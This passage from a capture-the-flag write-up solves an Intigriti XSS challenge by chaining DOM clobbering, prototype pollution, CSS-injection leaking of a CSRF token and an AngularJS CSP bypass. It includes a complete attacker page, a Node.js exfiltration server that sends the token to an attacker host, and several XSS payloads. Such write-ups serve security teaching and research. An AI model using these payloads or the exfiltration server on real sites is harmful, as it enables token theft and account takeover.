Now this is a perfect opportunity, since DOM element is also like an `object`, we can use prototype pollution to add a new property `Object.prototype.match` and since this time `document.domain` has no `match` property, JS will look into the prototype and we can make `document.domain.match` return 1 which will bypass the "if" check in line 62. Lets try!

```
"><img name=domain>
```

```

> document.domain
< <img name="domain">
>

```

This is exactly 19 characters which just fits!

```

{
  "__proto__":{
    "timeout":{
      "dark":"99999","light":"99999"
    },
    "match":{
      "dark":"1","light":"1"
    }
  },
  "primary":{
    "text":{
      "dark":"#47fb4e",
      "light":"#666"
    },
    "bg":{
      "dark":"#2a2944",
      "light":"#fcfcfc"
    }
  },
  "secondary":{

```

```

        "text":{
            "dark":"#ffffff",
            "light":"#404594"
        },
        "bg":{
            "dark":"#ffaf00",
            "light":"#ffe1a0"
        }
    }
}

```

With this we managed to bypass the "if" check which allowed us to pollute the timeout and set it to a large enough value which would allow us to exfiltrate the CSRF token via our CSS Injection!

```

61  if (!message.length) return
62  const options = {} options = {}
63  if (document.domain.match(/testing/)) {
64      options['production'] = false
65  } else {
66      options['production'] = true
67      options['timeout'] = () => Math.random()*300 + 300
68  }
69  showMessage(message, {
70      container: document.querySelector('body'),
71      ...options

```

Check Bypassed!

Business Card Generator

Your random Card ID:

Modal stays now!

Name

" maxlength="19">

Description

Hi, nice to meet you! It's my favorite video:
<https://www.youtube.com/embed/dQw4w9WgXcQ>

updated success

The modal does indeed stay now "forever" since we pollute the timeout with a large enough value. With all these preparations done, we can go ahead and exfiltrate the token!

Phase 5 - XS-Leaks via CSS Injection

Now we are pretty much at the final stage of solving this challenge, we have figured out a way to inject our own CSS into the page, which will help us in exfiltrating the CSRF token required to make the XSS free of any user interaction.

I won't go in complete detail explaining all the CSS Injection tricks in here, simply because none of them worked here hehe. However, you should read the stuff in this blog to get a basic understanding - <https://x-c3ll.github.io/posts/CSS-Injection-Primitives/>

CSS Exfiltration techniques rely on CSS Attribute Selectors which allow us to match an element if that element has an attribute that matches the attribute represented by the attribute selector. For example (Stole this example straight from the URL above) if we have something like `<input value="somevalue" type="text">`, we can do something like:

```
input[value^="a"] { background: url('http://ourdomain.com/?char1=a'); }
input[value^="b"] { background: url('http://ourdomain.com/?char1=b'); }
...
input[value^="s"] { background: url('http://ourdomain.com/?char1=s'); } // This
will trigger a HTTP request to our endpoint
```

This way it is possible to exfiltrate the entire token.

But we have a big problem here, the token we want is in a hidden input field.

```
fieldset>
<div>
| <input type="hidden" name="csrf-token" value="<?= $csrf_token ?>" />
</div>
<div>
```

So they won't really be rendered and cannot be exfiltrated using this technique. What options do we have? If you read further in that blog post, you will learn about CSS Combinators which involves using subsequent-sibling combinators (Using ~) to map out the siblings and get the hidden token that way. For example (stole this example from mdn docs, link in ref)

Lets say you have this sibling combinator here

```
p ~ span {
  color: red;
}
```

and now lets say that our HTML code look something like this

```
<span>This is not red.</span>
<p>Here is a paragraph.</p>
<code>Here is some code.</code>
<span>And here is a red span!</span>
<span>And this is a red span!</span>
<code>More code...</code>
<div> How are you? </div>
<p> Whatever it may be, keep smiling. </p>
<h1> Dream big </h1>
<span>And yet again this is a red span!</span>
```

When the CSS is applied it will look like this!

This is not red.

Here is a paragraph.

Here is some code. And here is a red span! And this is a red span! More code...
How are you?

Whatever it may be, keep smiling.

Dream big

And yet again this is a red span!

That should be self explanatory (I hope) and it makes sense! this way even if its hidden we can still get it since its a sibling!

But the bad news is that its not possible either, why? because this time the hidden token is wrapped inside a div tag as a result of which we cannot get it via subsequent-sibling combinators either.

```
<fieldset>
  <div>
    <input type="hidden" name="csrf-token" value="<?= $csrf_token ?>" />
  </div>
  <div>
```

Token hidden inside div tags

Now what options are we left? well the token is also present inside meta tags in the `<head>`.

```
<head>
  <?php require_once('tmpl-head.php') ?>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2
  <meta name="csrf-token" content="<?= $csrf_token ?>">
</head>
```

We still have the exact same problem, it would still not be displayed because 2 problems, browser applies a default `display:none` attribute to meta tags (making it invisible to the screen) and `<head>` is also hidden by default.

So even if we override meta behavior with `meta { display:block; }`, it won't be enough.

This is where I ran out of time and could not solve the challenge in time. Looking at the writeup later, I learned a very clever trick here. Apparently it looks the `<style>` for meta apply even if you can't see the content!

which means you can do something like

```
head, meta[name=csrf-token] {
  display: block;
}
```

and now its "visible" just not on the screen and our eyes!

Now its all good, we can use CSS Attribute Selectors now and be able to exfiltrate our token. Lets give it a shot?

Phase 6 - combining the pieces

Now since we have figured everything out, we need to script it all up so that its a one click XSS. Here are the steps that we need to perform:

- Login with the name `"><img name=domain"` which does the DOM clobbering
- Pollute Object.prototype in update-theme to bypass "if" check and pollute the timeout
- Get CSRF token using CSS Injection
- Use the CSRF token and abuse the nested parsing along with the CSP bypass via AngularJS
- Pop an alert and RIP

Here is the script to get it done.

```

<html>

  <body>

    <!-- CSRF to update-theme.php to perform prototype pollution-->

    <form id=updateTheme method="POST" type="submit" target="newWindow"
action = "https://challenge-0822.intigriti.io/challenge/theme.php"
enctype="text/plain">

      <input name='{"__proto__":{"timeout":
{"dark":"99999","light":"99999"},"match":{"dark":"1","light":"1"}}, "primary":
{"text":{"dark":"#47fb4e","light":"#666"},"bg":
{"dark":"#2a2944","light":"#fcfcfc"}}, "secondary":{"text":
{"dark":"#ffffff","light":"#404594"},"bg":{"dark":"#ffaf00","light":"#ffe1a0"
value=''}}}'>

    </form>

    <!-- CSRF by leaking token and using that to perform our nested XSS +
CSP bypass-->

    <form id=preview method="POST" target="newWindow" action =
"https://challenge-0822.intigriti.io/challenge/preview.php">

      <input name="csrf-token" value="">

      <input name="desc" value="">

      <input name="name" value="XSS">

    </form>

    <button onclick="xss()">kill</button>

    <script>

      var url = 'https://challenge-0822.intigriti.io/challenge';

      var serverURL = 'https://HOST:PORT';

      function protoPollution() {

        document.getElementById("updateTheme").submit();

      }

```

```

function doXSS(token) {

    let xss = `

        https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=
<script//src="https://cdnjs.cloudflare.com/ajax/libs/tmlib.js/0.5.2/tmlib.min
.js"><\script>
<script//src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular
.js"><\script><div//ng-app//ng-csp>
{[[]].clear.call().alert([].clear.call().document.domain)}</div>/a.png

    `;

    document.querySelector('#preview
input[name=desc]').setAttribute('value', xss);

    document.querySelector('#preview input[name=csrf-
token]').setAttribute('value', token);

    preview.submit();

}

function leakToken() {

    cssPayload = `WAIT!

<svg>

    <style>

        @import url('https://HOST:PORT/start?len=32&');

    </style>

</svg>

    `;

    fetch(serverURL + '/result')

        .then(res => res.text())

        .then(res => {

            //step 4 - Use CSRF token to perform CSRF now

            doXSS(res);

```

```

    })

    //step 5 - Abuse nested parser and bypass CSP to finally pop
    an alert

    window.open(url + '/app.php#msg=' +
encodeURIComponent(cssPayload));

}

function xss() {

    //step 1 - login, DOM Clobbering'

    lg = window.open(url + '/login.php?name="<img
name=domain>');

    //step 2 - prototype pollution

    setTimeout(() => protoPollution(), 4000);

    //step 3 - XS-Leaks via CSS Injection

    setTimeout(() => leakToken(), 6000);

}

</script>

</body>

</html>

```

Ofcourse we need the script on our server side as well to be able to exfiltrate the cookie as described before. Here is the script for that (I stole this script from here and heavily modified it myself to make it work in this case -

<https://gist.github.com/cgywzq/6260f0f0a47c009c87b4d46ce3808231>)

```

const https = require('https');
const fs = require('fs');
const url = require('url');
const port = 8080;

const HOSTNAME = "https://HOST:PORT";
const DEBUG = true;

```

```

var prefix = "", postfix = "";
var pending = [];
var stop = false, ready = 0, n = 0;
var tokenLen = 0;
var token = "";

const requestHandler = (request, response) => {
  let req = url.parse(request.url, url);
  tokenLen = Number(req.query.len);
  log('\treq: %s', request.url);
  if (stop) return response.end();
  switch (req.pathname) {
    case "/start":
      genResponse(response);
      break;
    case "/leak":
      response.end();
      if (req.query.pre && prefix !== req.query.pre) {
        prefix = req.query.pre;
      } else if (req.query.post && postfix !== req.query.post) {
        postfix = req.query.post;
      } else {
        break;
      }
      if (ready == 2) {
        genResponse(pending.shift());
        ready = 0;
      } else {
        ready++;
        log('\tleak: waiting others...');
      }
      break;
    case "/next":
      if (ready == 2) {
        genResponse(response);
        ready = 0;
      } else {
        pending.push(response);
        ready++;
        log('\tquery: waiting others...');
      }
      break;
    case "/end":
      stop = true;
      token = req.query.token;
    case "/result":
      function check() {
        if(token.length == 0) {

```

```

        return setTimeout(check, 100);
    }
    console.log('[+] END: %s', token);
    response.setHeader('Content-Type', 'text/plain');
    response.setHeader('Cache-Control', 'no-cache');
    response.setHeader('Access-Control-Allow-Origin', '*');
    response.write(token);
    response.end();
}
check();
}
}
const genResponse = (response) => {
    console.log('...pre-payload: ' + prefix);
    console.log('...post-payload: ' + postfix);
    console.log(prefix.length);
    let css;
    if (prefix.length !== tokenLen-1) {
        css = '@import url(' + HOSTNAME + '/next?len=' + tokenLen +
            '&' + Math.random() + ');' +
            'head, meta {display: block;} ' +
            [0,1,2,3,4,5,6,7,8,9,'a','b','c','d','e','f'].map(e =>
            ('meta' + ('[content$="' + e + postfix + '"').repeat(n+1) + '{background:url(' +
            HOSTNAME + '/leak?len=' + tokenLen + '&post=' + e + postfix + ')}')).join('') +
            [0,1,2,3,4,5,6,7,8,9,'a','b','c','d','e','f'].map(e =>
            ('meta' + ('[content^="' + prefix + e + '"').repeat(n+1) + '{border-
            image:url(' + HOSTNAME + '/leak?len=' + tokenLen + '&pre=' + prefix + e
            + ')}')).join('');
    }
    else {
        css = '@import url(' + HOSTNAME + '/end?len=' + tokenLen + '&token=' +
        postfix + '&');';
    }
    response.writeHead(200, { 'Content-Type': 'text/css' });
    response.write(css);
    response.end();
    n++;
}
const options = {
    key: fs.readFileSync('key.pem'),
    cert: fs.readFileSync('cert.pem')
};

const server = https.createServer(options, requestHandler);

server.listen(port, (err) => {
    if (err) {
        return console.log('[-] Error: something bad happened', err);
    }

```

```

    console.log('[+] Server is listening on %d', port);
  })

  function log() {
    if (DEBUG) console.log.apply(console, arguments);
  }


```

FINALLY, after all this. The token exfil works as expected and XSS is popped!

```

req: /end?len=32&token=3a0e5f9ae620dc2e1bb4db4d4560260c&
[+] END: 3a0e5f9ae620dc2e1bb4db4d4560260c
[+] END: 3a0e5f9ae620dc2e1bb4db4d4560260c

```



Bonus

Just out of curiosity, I wanted to play with the dangerous words array a little bit more to see why are those words there.

```

$dangerous_words = ['eval', 'setTimeout', 'setInterval', 'Function',
'constructor', 'proto', 'on', '%', '&', '#', '?', '\\'];

```

what if we remove "on" from this list? we still can't use the curry payload since prototype js cannot be included due to proto being in the list. Is there is any other way around it? well the answer is yes! there is another payload we can use which requires no user interaction if "on" was allowed.


```

<img/id="x"/src="x"/ng-on-error="$event.path|orderBy: '(z=alert)(1)'

```

```
https://www.youtube.com/embed/dQw4w9WgXcQ/srcdoc=
<script/src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.2/angular.js
"></script><div//ng-app//ng-csp><img//id="x"//src="x"//ng-on-
error="$event.path|orderBy:'(z=alert)(1)'"></div>/a.png
```

sure enough, it works!



This is the reason why "on" was completely blocked instead of just blocking something like "onfocus".

Now after this challenge was over, [@kinugawamasamoto](#) on twitter came up with an even more insane [bypass](#) with AngularJS only.

```
https://www.youtube.com/embed/srcdoc=
<script/src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.1/angular.js>
</script><iframe/ng-app/ng-csp/srcdoc="
<script/src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.0/angular.js>
</script><img/ng-app/ng-csp/src/ng-o{{}}n-
error=$event.target.ownerDocument.defaultView.alert($event.target.ownerDocument.
domain)>"></iframe>.jpg
```


In this case it uses nested AngularJS expressions to bypass the `on` keyword blocklist and also utilizes the `$event.target.ownerDocument.defaultView` to access the global window object to bypass the AngularJS sandbox without using any other stuff like prototype js.

Sure enough it works!



References

<https://csp-evaluator.withgoogle.com/>

<https://www.php.net/manual/en/function.strval.php>

https://www.w3schools.com/php/func_string_htmlspecialchars.asp

<https://swarm.ptsecurity.com/fuzzing-for-xss-via-nested-parsers-condition/>

https://www.w3schools.com/tags/att_iframe_srcdoc.asp

[https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#angularjs-reflected-1-all-versions-\(chrome\)-shorter](https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#angularjs-reflected-1-all-versions-(chrome)-shorter)

<https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass>

<https://blog.0daylabs.com/2016/09/09/bypassing-csp/>

https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it's-CSP!%22

<https://portswigger.net/research/dom-based-angularjs-sandbox-escapes>

<https://www.youtube.com/playlist?list=PLhixgUqwRTjwJTlkNopKuGLk3Pm9Ri1sF>

<http://prototypejs.org/learn/>

<http://api.prototypejs.org/language/Function/index.html>

<https://github.com/prototypejs/prototype/blob/dee2f7d/src/prototype/lang/function.js#L226>

<https://isamatov.com/javascript-prototype-vs-constructor/>

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode

<https://blog.huli.tw/2022/09/01/en/angularjs-csp-bypass-cdnjs/>

<https://gist.github.com/cgvwzq/6260f0f0a47c009c87b4d46ce3808231>

<https://infosecwriteups.com/exfiltration-via-css-injection-4e999f63097d>

<https://research.securitum.com/css-data-exfiltration-in-firefox-via-single-injection-point/>

<https://book.hacktricks.xyz/pentesting-web/xs-search/css-injection>

<https://stackoverflow.com/questions/8893574/php-php-input-vs-post>

<https://github.com/goku-KaioKen/intigriti/blob/main/challenge-writeups/Challenge-0422.pdf>

<https://blog.huli.tw/2021/01/23/dom-clobbering/>

<https://portswigger.net/web-security/dom-based/dom-clobbering>

<https://x-c3ll.github.io/posts/CSS-Injection-Primitives/>

https://developer.mozilla.org/en-US/docs/Web/CSS/General_sibling_combinator

<https://gist.github.com/masatokinugawa/dba85c52e0528532f32567adb2342d66>

- gokuKaioKen